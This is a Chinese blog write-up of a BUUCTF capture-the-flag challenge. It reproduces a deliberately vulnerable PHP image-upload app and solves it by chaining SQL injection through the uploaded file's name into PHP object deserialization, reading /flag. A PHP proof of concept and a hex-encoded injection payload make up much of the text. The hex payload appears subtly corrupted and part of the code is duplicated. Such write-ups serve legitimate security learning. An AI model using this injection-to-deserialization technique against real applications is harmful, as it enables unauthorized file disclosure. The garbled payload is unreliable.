buuCTF [安洵杯 2019]不是文件上传 1

原创

wow小华 于 2021-08-06 21:15:21 发布 81 收藏

分类专栏： ctf buuctf 刷题日记 文章标签： buuctf

本文链接：https://blog.csdn.net/weixin_45642610/article/details/119463045

版权

ctf 同时被 3 个专栏收录


28 篇文章 2 订阅

订阅专栏

buuctf

27 篇文章 1 订阅

订阅专栏



刷题日记

25 篇文章 1 订阅

订阅专栏

buuCTF [安洵杯 2019]不是文件上传 1

这题给了源码，buuctf上直接给了。GitHub上搜索wowouploadimage也搜得到



Images Upload

We have a website that can be used to upload free images.

Upload Images

Powered By wowouploadimage © 20014-2019. All right reserved.

三个文件
upload.php

```
<!DOCTYPE html>
<html>
<head>
 <title>Image Upload</title>
 <link rel="stylesheet" href="./style.css">
 <meta http-equiv="content-type" content="text/html;charset=UTF-8"/>
</head>
<body>
<p align="center"><img src="https://i.loli.net/2019/10/06/i5GVSYnB1mZRaFj.png" width=300 length=150></p>
<div align="center">
<form name="upload" action=""  method="post" enctype ="multipart/form-data" >
    <input type="file" name="file">
    <input type="Submit" value="submit">
</form>
</div>

<br>
<p><a href="./show.php">You can view the pictures you uploaded here</a></p>
<br>

<?php
include("./helper.php");
class upload extends helper {
 public function upload_base(){
  $this->upload();
 }
}

if ($_FILES){
 if ($_FILES["file"]["error"]){
  die("Upload file failed.");
 }else{
  $file = new upload();
  $file->upload_base();
 }
}

$a = new helper();
?>
</body>
</html>
```

show.php

```
<!DOCTYPE html>
<html>
<head>
 <title>Show Images</title>
 <link rel="stylesheet" href="./style.css">
 <meta http-equiv="content-type" content="text/html;charset=UTF-8"/>
</head>
<body>

<h2 align="center">Your images</h2>
<p>The function of viewing the image has not been completed, and currently only the contents of your image name can be saved. I hope you can forgive me and my colleagues and I are working hard to improve.</p>
<hr>

<?php
include("./helper.php");
include("./helper.php");
$show = new show();
if($_GET["delete_all"]){
 if($_GET["delete_all"] == "true"){
  $show->Delete_All_Images();
 }
}
$show->Get_All_Images();

class show{
 public $con;

 public function __construct(){
  $this->con = mysqli_connect("127.0.0.1","r00t","r00t","pic_base");
  if (mysqli_connect_errno($this->con)){
      die("Connect MySQL Fail:".mysqli_connect_error());
  }
 }

 public function Get_All_Images(){
  $sql = "SELECT * FROM images";
  $result = mysqli_query($this->con, $sql);
  if ($result->num_rows > 0){
      while($row = $result->fetch_assoc()){
       if($row["attr"]){
        $attr_temp = str_replace('\0\0\0', chr(0).'*'.chr(0), $row["attr"]);
     $attr = unserialize($attr_temp);
    }
          echo "<p>id=".$row["id"]." filename=".$row["filename"]." path=".$row["path"]."</p>";
      }
  }else{
      echo "<p>You have not uploaded an image yet.</p>";
  }
  mysqli_close($this->con);
 }

 public function Delete_All_Images(){
  $sql = "DELETE FROM images";
  $result = mysqli_query($this->con, $sql);
 }
}
?>

<p><a href="show.php?delete_all=true">Delete All Images</a></p>
<p><a href="upload.php">Upload Images</a></p>

</body>
</html>
```

helper.php

```
<?php
class helper {
 protected $folder = "pic/";
 protected $ifview = False;
 protected $config = "config.txt";
 // The function is not yet perfect, it is not open yet.

 public function upload($input="file")
 {
```

```
 $fileinfo = $this->getfile($input);
 $array = array();
 $array["title"] = $fileinfo['title'];
 $array["filename"] = $fileinfo['filename'];
 $array["ext"] = $fileinfo['ext'];
 $array["path"] = $fileinfo['path'];
 $img_ext = getimagesize($_FILES[$input]["tmp_name"]);
 $my_ext = array("width"=>$img_ext[0],"height"=>$img_ext[1]);
 $array["attr"] = serialize($my_ext);
 $id = $this->save($array);
 if ($id == 0){
  die("Something wrong!");
 }
 echo "<br>";
 echo "<p>Your images is uploaded successfully. And your image's id is $id.</p>";
}

public function getfile($input)
{
 if(isset($input)){
  $rs = $this->check($_FILES[$input]);
 }
 return $rs;
}

public function check($info)
{
 $basename = substr(md5(time().uniqid()),9,16);
 $filename = $info["name"];
 $ext = substr(strrchr($filename, '.'), 1);
 $cate_exts = array("jpg","gif","png","jpeg");
 if(!in_array($ext,$cate_exts)){
  die("<p>Please upload the correct image file!!!</p>");
 }
    $title = str_replace(".".$ext,'',$filename);
    return array('title'=>$title,'filename'=>$basename.".".$ext,'ext'=>$ext,'path'=>$this->folder.$basename."."
.$ext);
}

public function save($data)
{
 if(!$data || !is_array($data)){
  die("Something wrong!");
 }
 $id = $this->insert_array($data);
 return $id;
}

public function insert_array($data)
{
 $con = mysqli_connect("127.0.0.1","r00t","r00t","pic_base");
 if (mysqli_connect_errno($con))
 {
     die("Connect MySQL Fail:".mysqli_connect_error());
 }
 $sql_fields = array();
 $sql_val = array();
 foreach($data as $key=>$value){
  $key_temp = str_replace(chr(0).'*'.chr(0), '\0\0\0', $key);
  $value_temp = str_replace(chr(0).'*'.chr(0), '\0\0\0', $value);
```


```
   $value_temp = str_replace(chr(0).'*'.chr(0), '\0\0\0', $value);
   $sql_fields[] = "`".$key_temp."`";
   $sql_val[] = "'".$value_temp."'";
  }
  $sql = "INSERT INTO images (".(implode(",",$sql_fields)).") VALUES(".(implode(",",$sql_val)).")";
  mysqli_query($con, $sql);
  $id = mysqli_insert_id($con);
  mysqli_close($con);
  return $id;
 }

 public function view_files($path){
  if ($this->ifview == False){
   return False;
   //The function is not yet perfect, it is not open yet.
  }
  $content = file_get_contents($path);
  echo $content;
 }

 function __destruct(){
  # Read some config html
  $this->view_files($this->config);
 }
}

?>
```

思路是构造pop链：调用helper.php的__destruct到方法view_files的file_get_contents。



```
        }
        $sql = "INSERT INTO images (".(implode( glue: ",",$sql_fields)
        mysqli_query($con, $sql);
        $id = mysqli_insert_id($con);
        mysqli_close($con);
        return $id;
    }

    public function view_files($path){
        if ($this->ifview == False){
            return False;
            //The function is not yet perfect, it is not open yet.
        }
        $content = file_get_contents($path);
        echo $content;
    }

    function __destruct(){
        # Read some config html
        $this->view_files($this->config);
    }
}
```


poc：

```
<?php
class helper
{
    protected $ifview = true;
    protected $config = "/flag";
}

$a = new helper();
echo serialize($a);
echo '<br>';
echo bin2hex(serialize($a));
```


为什么16进制化等等说。

仔细代码审查可以发现show.php有个反序列化。




```
public function Get_All_Images(){
    $sql = "SELECT * FROM images";
    $result = mysqli_query($this->con, $sql);
    if ($result->num_rows > 0){
        while($row = $result->fetch_assoc()){
            if($row["attr"]){
                $attr_temp = str_replace( search: '\0\0\0', replace: chr( ascii: 0).'*'.chr( ascii: 0), $row["attr"]);
                $attr = unserialize($attr_temp);
            }
            echo "<p>id=".$row["id"]." filename=".$row["filename"]." path=".$row["path"]."</p>";
        }
    }else{
        echo "<p>You have not uploaded an image yet.</p>";
    }
    mysqli_close($this->con);
}
```

它是反序列化helper里的我们上传图像的高和宽




```
public function upload($input="file")
{
    $fileinfo = $this->getfile($input);
    $array = array();
    $array["title"] = $fileinfo['title'];
    $array["filename"] = $fileinfo['filename'];
    $array["ext"] = $fileinfo['ext'];
    $array["path"] = $fileinfo['path'];
    $img_ext = getimagesize($_FILES[$input]["tmp_name"]);
    $my_ext = array("width"=>$img_ext[0],"height"=>$img_ext[1]);
    $array["attr"] = serialize($my_ext);
    $id = $this->save($array);
    if ($id == 0){
        die("Something wrong!");
    }
    echo "<br>";
    echo "<p>Your images is uploaded successfully. And your image's id is $id.</p>";
}
```

这里有5个参数是会保存到数据库的，我们由第一行代码追溯getfile方法到check方法得知这些参数的返回值是什么。



```
public function check($info)
{
    $basename = substr(md5( str: time().uniqid()), start: 9, length: 16);
    $filename = $info["name"];
    $ext = substr(strrchr($filename,  needle: '.'),  start: 1);
    $cate_exts = array("jpg","gif","png","jpeg");
    if(!in_array($ext,$cate_exts)){
        die("<p>Please upload the correct image file!!!</p>");
    }
    $title = str_replace( search: ".".$ext, replace: '',$filename);
    return array('title'=>$title,'filename'=>$basename.".".$ext,'ext'=>$ext,'path'=>$this->folder.$basename.".".$ext);
}
```

title=我们上传图片的文件名
filename=一个md5加密的鬼东西+.后缀
ext=我们上传图片的后缀
path=成员变量folder+…=/pic/…
attr=图像的高和宽数组
可知title是没有过滤处理的。
由最后一行代码追溯save方法–》insert_array方法–》insert_array方法



```
public function insert_array($data)
{
    $con = mysqli_connect( host: "127.0.0.1", user: "r00t", password: "r00t", database: "pic_base");
    if (mysqli_connect_errno($con))
    {
        die("Connect MySQL Fail:".mysqli_connect_error());
    }
    $sql_fields = array();
    $sql_val = array();
    foreach($data as $key=>$value){
        $key_temp = str_replace( search: chr( ascii: 0).'*'.chr( ascii: 0),  replace: '\0\0\0', $key);
        $value_temp = str_replace( search: chr( ascii: 0).'*'.chr( ascii: 0),  replace: '\0\0\0', $value);
        $sql_fields[] = "`".$key_temp."`";
        $sql_val[] = "'".$value_temp."'";
    }
    $sql = "INSERT INTO images (".(implode( glue: ",",$sql_fields)).") VALUES(".(implode( glue: ",",$sql_val)).")";
    mysqli_query($con, $sql);
    $id = mysqli_insert_id($con);
    mysqli_close($con);
    return $id;
}
```

https://blog.csdn.net/weixin_45642610

这里可以用没有过滤的title来注入。
$sql_fields是5个列名对应刚刚的5个参数
$sql_val对应5个参数值
payload：


```
1','2','3','4',0x4f3a363a2268656c706572223a323a7b733a393a22002a0069666766696577223b623a313b733a393a22002a00636f6e6
66967223b733a353a222f666c6167223b7d)#.png
```

insert的sql语句为

```
INSERT INTO table_name ('column1','column2','column3',...)
VALUES ('value1','value2','value3',...);
```

这题value1就是title的值，即上面的payload。payload里的1,2,3,4,5对应5个参数，即我们注入后替换掉的准备插入各个列的对应值，因为attr字段列名在最后所以放在第5个位置。又因为上传的文件名中不能有双引号，所以将payload进行16进制编码，别忘了前面加上0x。
最后用#注释掉'value2','value3',…防止报错

随便把一个文件名修改成payload上传，到show页面即可看到flag。



Your images

The function of viewing the image has not been completed, and currently only the contents of your image name can be saved. I hope you can forgive me and my colleagues and I are working hard to improve.

id=1 filename=9d19c92493ad560f.jpg path=pic/9d19c92493ad560f.jpg

id=2 filename=1 path=1

flag{acf6ab5f-2300-4572-af35-72838f2ca325}

id=3 filename=1 path=1

flag{acf6ab5f-2300-4572-af35-72838f2ca325}